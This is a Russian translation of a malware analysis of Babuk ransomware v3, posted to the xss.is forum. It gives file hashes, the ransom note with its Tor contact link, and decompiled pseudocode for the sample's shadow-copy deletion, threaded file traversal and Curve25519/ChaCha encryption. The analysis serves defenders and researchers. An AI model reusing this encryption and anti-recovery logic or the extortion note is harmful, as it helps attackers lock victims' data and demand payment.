

Статья Анализ шифровальщика Бабук v.3

 xss.is/threads/61926

Бабук Ransomware v3

Обзор

Это краткий отчет о последнем образце программы-вымогателя Бабук. Этот образец помечен как версия 3 на основе строки однократного мьютекса.



В этой новой версии автор вредоносного ПО сохраняет большинство старых функций, за исключением схемы шифрования и многопоточности.

Поскольку я рассмотрел здесь старый образец Бабук

(<http://chuongdong.com/reverse%20engineering/2021/01/03/БабукRansomware/>) , в этом отчете я буду обсуждать только новые изменения.

Для шифрования Бабук использует шифрование ChaCha20, но алгоритм генерации и обмена ключами Диффи-Хеллмана на эллиптической кривой (ECDH) изменен с NIST K-571 на Curve25519 (<https://en.wikipedia.org/wiki/Curve25519>), одну из самых быстрых кривых ECDH.

IOCS


Бабук v3 поставляется в виде 32-битного файла .exe.

MD5: 8b9a0b44b738c7884e6a14f4cb18afff

SHA256: 704a0fa7de19564bc743fb68aa0652e38bf86e8ab694bc079b15f945c85f4320

Сэмпл:

<https://bazaar.abuse.ch/sample/704a0fa7de19564bc743fb68aa0652e38bf86e8ab694bc079b15f945c85f4320/>



46 engines detected this file

704a0fa7de19564bc743fb68aa0652e38bf86e8ab694bc079b15f945c85f4320
BABUK.exe
38.50 KB
2021-01-15 15:15:17 UTC
1 day ago

Community Score: 46 / 69

direct-cpu-clock-access invalid-rich-pe-linker-version peexe runtime-modules

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis	Suspicious	Ad-Aware	Trojan.GenericKD.3611784	
AegisLab	Trojan.Win32.Generic.jc	Alibaba	Ransom:Win32/generic.ali2000010	
ALYac	Trojan.Ransom.Filecoder	SecureAge APEX	Malicious	
Arcabit	Trojan.Generic.D22705A8	Avast	FileRep/Malware	
AVG	FileRep/Malware	Avira (no cloud)	TR/Ransom.UT	
BitDefender	Trojan.GenericKD.3611784	BitDefenderTheta	Gen:NN.Zexaf.34760.cuW@a8O6heg	
Bkav	W32.AIDetectVM.malware1	ClamAV	Win.Ransomware.Babuk-9819006-0	
Comodo	Malware@#1yvzsmelj2ub	Cylance	Unsafe	
Cynet	Malicious (score: 100)	Cyren	W32/Trojan.BRAE-7682	
Emsisoft	Trojan.FileCoder (A)	eScan	Trojan.GenericKD.3611784	

Записка с требованием выкупа

```

File Edit Format View Help
----- [ Hello, [redacted] ] ----->

***BY BABUK LOCKER***

What happen?
-----
Your computers and servers are encrypted, backups are deleted from your network and copied. We use strong encryption algorithms, so you cannot decrypt your data.
But you can restore everything by purchasing a special program from us - a universal decoder. This program will restore your entire network.
Follow our instructions below and you will recover all your data.
If you continue to ignore this for a long time, we will start rendering the back to mainstream media and posting your data to the dark web.

What guarantees?
-----
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.
We guarantee to decrypt one file for free. Go to the site and contact us.

What information compromised?
-----
We copied more than 50 gb from your internal network, here are some proofs, for additional confirmations, please chat with us.
In cases of ignoring us, the information will be released to the public.

How to contact us?
-----
Using TOR Browser ( https://www.torproject.org/download/ ):
http://babukq4e2p4wu4iq.onion/login.php?

!! DANGER !!!
DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.
!! DANGER !!


```

Новые изменения

Однократный мьютекс

В начале Баbuk проверяет, существует ли мьютекс с именем `bauk_v3`, посредством вызова `OpenMutexA`. Если он уже существует, вредоносное ПО немедленно завершает работу.

Это обычно используется вредоносными программами, чтобы предотвратить одновременный запуск нескольких экземпляров.



Аргументы командной строки

Бабук может работать как с параметрами командной строки, так и без них.

Новые параметры командной строки: "lanfirst", "nolan" и "shares".

```

argv = 0;
command_line = GetCommandLineA();
v5 = parse_cmd_line(command_line, (int)&argv);
if ( cmd_arg_exist(argv, (int)v5, "lanfirst" )
{
    LAN_FLAG = 1;
}
else if ( cmd_arg_exist(argv, (int)v5, "nolan" )
{
    LAN_FLAG = -1;
}
SetProcessShutdownParameters(0, 0);
w_InitializeCriticalSection();
w_CryptAcquireContext();
close_services();
terminate_processes();
delete_shadow_copies();
SHEmptyRecycleBinA(0, 0, 7u);
shares_strings = parse_shares(argv, (int)v5, "shares");
if ( shares_strings )
{
    v13 = 1;
    v2 = lstrlenA(shares_strings);
    for ( i = 0; i < v2; ++i )
    {
        if ( shares_strings[i] == ',' )
        {
            shares_strings[i] = 0;
            ++v13;
        }
    }
}


```

Если задан параметр, он будет обрабатывать эти аргументы при выполнении и вести себя соответствующим образом.

CMD Args	Functionality
-lanfirst	Encrypting other drives on LAN and locally
-nolan	Encrypting locally
shares	Encrypting shared drives and locally

Многопоточность

Реализация многопоточности сильно изменилась по сравнению с первой версией. Я думаю, они действительно пытались улучшить его после прочтения того, что я сказал в последнем сообщении в блоге.



Шаги, предпринятые для улучшения функций многопоточности программы-вымогателя, идут в правильном направлении, поскольку они значительно увеличивают скорость шифрования.

Бабук использует структуру, похожую на циклическую очередь (кольцевой буфер), поддерживаемую массивом, для хранения имен файлов для шифрования. Размер очереди в два раза превышает количество процессоров в системе, то есть такое же количество порождаемых дочерних потоков.

```

1 void __cdecl semaphore_init(LONG count)
2 {
3     lMaximumCount = count;
4     FILE_QUEUE = (int)w_HeapAlloc(4 * count);
5     hHandle = CreateSemaphoreA(0, lMaximumCount, lMaximumCount, 0);
6     hSemaphore = CreateSemaphoreA(0, 0, lMaximumCount, 0);
7     InitializeCriticalSection(&stru_40A204);
8 }


```

Intialize file queue

Эта очередь является общей и используется дочерними потоками.

Родительский поток рекурсивно просматривает каталоги и ставит найденные имена файлов в начало очереди. Дочерние потоки начнут удалять их из хвоста очереди, чтобы начать шифрование.

FILE CIRCULAR QUEUE



Во-первых, Бабук создаст дочерние потоки. Количество создаваемых потоков в два раза превышает количество процессоров. Это явно не очень хорошая сумма, поэтому я понятия не имею, почему они все еще используют ее, как и в предыдущей версии. ([https://docs.microsoft.com/en-us/wi...api/nf-processthreadsapi-createthread#remarks](https://docs.microsoft.com/en-us/windows/api/nf-processthreadsapi-createthread#remarks))

```

GetSystemInfo(&SystemInfo);
nCount = 2 * SystemInfo.dwNumberOfProcessors;
semaphore_init(2 * SystemInfo.dwNumberOfProcessors); // set up threading
lpHandles = (HANDLE *)w_HeapAlloc(4 * nCount);
if ( lpHandles )
{
    for ( k = 0; k < nCount; ++k )
        lpHandles[k] = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0); // start encryption
}

```

Затем родительский поток Бабук переходит по всему диску, проверяя, встретил ли он каталог или файл.

Найдя каталог, он снова вызовет эту функцию и спустится на другой уровень, чтобы рекурсивно пройти по этому каталогу.

Найдя файл, он поставит этот файл в начало очереди и продолжит работу.

```

void __cdecl recursion_traverse(LPCWSTR lpString2)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    file_path = w_HeapAlloc(0x10000);
    if ( file_path )
    {
        lstrcpyW(file_path, lpString2);
        lstrcatW(file_path, L"\\*");
        hFindFile = FindFirstFileW(file_path, &FindFileData);
        if ( hFindFile != -1 )
        {
            do
            {
                for ( i = 0; i < 0x1F; ++i )
                {
                    if ( !lstrcmpiW(FindFileData.cFileName, (&lpString2)[i]) )
                        goto LABEL_17;
                }
                lstrcpyW(file_path, lpString2);
                lstrcatW(file_path, L"\\");
                lstrcatW(file_path, FindFileData.cFileName);
                if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
                {
                    recursive_traverse(file_path); // find directory, recursively go down
                }
                else if ( lstrcmpW(FindFileData.cFileName, L"How To Restore Your Files.txt") )
                {
                    for ( j = lstrlenW(FindFileData.cFileName); j >= 0; --j )
                    {
                        if ( FindFileData.cFileName[j] == 46 )
                        {
                            if ( !lstrcmpW(&FindFileData.cFileName[j], L".babyk") )
                                goto LABEL_17;
                            break;
                        }
                    }
                    enqueue_file(file_path); // enqueue file to the FILE_QUEUE
                }
            } while ( FindNextFileW(file_path, &FindFileData) );
        }
    }
}


```

Loop through a directory checking for files and subdirectories.

find a subdirectory, call itself again to traverse it

Find a file, enqueue to the queue

Каждый дочерний поток удаляет файл из хвоста очереди и шифрует его.



Вот реализация постановки и удаления файлов из очереди.

```

BOOL __cdecl enqueue_file(LPCWSTR file_name)
{
    int v1; // eax
    WCHAR *file_name_1; // [esp+0h] [ebp-4h]

    file_name_1 = 0;
    if ( file_name )
    {
        v1 = lstrlenW(file_name);
        file_name_1 = w_HeapAlloc(4 * v1 + 4);
        lstrcpyW(file_name_1, file_name);
    }
    WaitForSingleObject(hHandle, 0xFFFFFFFF);
    EnterCriticalSection(&stru_40A204);
    *(FILE_QUEUE + 4 * QUEUE_TAIL_INDEX) = file_name_1;
    QUEUE_TAIL_INDEX = (QUEUE_TAIL_INDEX + 1) % lMaximumCount;
    LeaveCriticalSection(&stru_40A204);
    return ReleaseSemaphore(hSemaphore, 1, 0);
}

```

```

int dequeue_file()
{
    int file_name; // [esp+0h] [ebp-4h]

    WaitForSingleObject(hSemaphore, 0xFFFFFFFF);
    EnterCriticalSection(&stru_40A204);
    file_name = *(FILE_QUEUE + 4 * QUEUE_HEAD_INDEX);
    QUEUE_HEAD_INDEX = (QUEUE_HEAD_INDEX + 1) % lMaximumCount;
    LeaveCriticalSection(&stru_40A204);
    ReleaseSemaphore(hHandle, 1, 0);
    return file_name;
}

```

Как мы видим, Бабук использует файловую очередь, поддерживаемую массивом. Благодаря отслеживанию индексов головы и хвоста добавление и удаление имен файлов из очереди занимает постоянное время и выполняется очень быстро.

Со всеми этими новыми изменениями в реализации эта новая версия Бабук намного быстрее, чем исходная. К сожалению, есть еще много возможностей для улучшения, поскольку с точки зрения скорости и эффективности он не идет ни в какое сравнение с Конти и другими программами-вымогателями.


При использовании очереди на основе массива пространство ограничено. Как мы видим в функции постановки в очередь, перед добавлением в нее дополнительных файлов не проверяется, заполнена ли очередь. В теоретическом случае, когда все потоки заняты шифрованием файлов и очередь заполнена, родительский поток продолжит добавлять файлы. Поскольку это циклическая очередь, это приведет к тому, что файлы будут перезаписаны новыми до того, как дочерние потоки смогут их зашифровать, если родительский поток достаточно быстр.

Более того, автор вредоносного ПО по-прежнему придерживается старого рекурсивного подхода к обходу файлов. Поскольку только родительский поток проходит через целые диски, фрейм стека будет чрезмерно накладным, поскольку будет слишком много уровней рекурсии. По сути, это делает общее время шифрования зависимым от времени, необходимого одному потоку для обхода всей системы.

Шифрование

Схема шифрования осталась той же, что и в исходной версии. Однако есть небольшие изменения в генерации ключей ChaCha20.

Для каждого файла генерируется случайный буфер размером 32 байта с использованием CryptGenRandom.



Затем, используя именно этот фрагмент реализации Curve25519, Бабуk сгенерирует открытый ключ для жертвы из случайного буфера, используя ECDH. (<https://github.com/agl/curve25519-donna/blob/master/curve25519-donna.c>)

Он также сгенерирует общее секретное число, используя свой жестко закодированный открытый ключ и буфер случайных чисел. Этот общий секрет в конечном итоге используется в качестве ключа ChaCha20 для шифрования файла.

```

w_CryptGenRandom(RANDOM_BUFFER, 32u);
RANDOM_BUFFER[0] ^= 248u;
v28 ^= 127u;
v28 |= 64u;
curve25519_donna(VICTIM_PUBLIC_KEY, RANDOM_BUFFER, BASEPOINT_CONSTANT);
curve25519_donna(SHARED_SECRET, RANDOM_BUFFER, BABUK_PUBLIC_KEY);
if ( FileSize.QuadPart <= 0x2800000 )
{
    if ( FileSize.QuadPart > 0 )
    {
        v12 = MapViewOfFile(hFileMappingObject, 0xF001Fu, 0, 0, FileSize.LowPart);
        if ( v12 )
        {
            w_CHACHA8_encrypt(SHARED_SECRET, 20, dword_401776, v12, v12, FileSize.LowPart);
            UnmapViewOfFile(v12);
        }
    }
}
else
{
    LODWORD(v1) = w_DIV(FileSize.QuadPart, 10485760i64);
    LODWORD(v2) = w_DIV(v1, 3i64);
    v6 = v2;
    for ( j = 0i64; j < 3; ++j )
    {
        v3 = w_MULT(j, v6);
        dwFileOffsetLow = w_MULT(v3, 10485760i64);
        lpBaseAddress = MapViewOfFile(
            hFileMappingObject,
            0xF001Fu,
            HIWORD(dwFileOffsetLow),
            dwFileOffsetLow,
            0xA00000u);
        if ( lpBaseAddress )
        {
            w_CHACHA8_encrypt(SHARED_SECRET, 20, dword_401778, lpBaseAddress, lpBaseAddress, 10485760);
        }
    }
}

```

Наконец, в конец файла записывается открытый ключ жертвы, который будет использоваться для расшифровки, если жертва решит заплатить.

```

LODWORD(v4) = w_DIV(FileSize.QuadPart, 0x10000i64);
file_size = w_MULT(v4, 0x10000i64);
v9 = MapViewOfFile(hFileMappingObject, 0xF001Fu, HIWORD(file_size), file_size, FileSize.LowPart - file_size + 32);
if ( v9 )
{
    w_memcpy(v9 + FileSize.LowPart - file_size, VICTIM_PUBLIC_KEY, 0x20u);
    UnmapViewOfFile(v9);
}

```

Не уверен, что это было так задумано, но я считаю, что группа Бабук испортила фазу генерации открытого ключа.

По словам Дэна Бернштейна, автора этой функции Диффи-Хеллмана, вот процедура генерации открытого ключа с использованием Curve25519. (<https://cr.yp.to/djb.html>)

Computing public keys. To generate the corresponding 32-byte Curve25519 public key `mypublic[0], mypublic[1], ..., mypublic[31]`, call

```

curve25519(mypublic, mysecret, basepoint);

```

where the constant `basepoint` is 9 followed by all zeros:

```

const unsigned char basepoint[32] = {9};

```

Future library releases will support a more concise `curve25519_public` function.

Вместо того, чтобы использовать 9, за которыми следуют все нули, Бабук использует массив всех 9 значений.

Переведено специально для **XSS.IS**

Автор перевода: yashechka

Источник:

<https://chuongdong.com/reverse%20engineering/2021/01/16/BabukRansomware-v3/>

Эксперт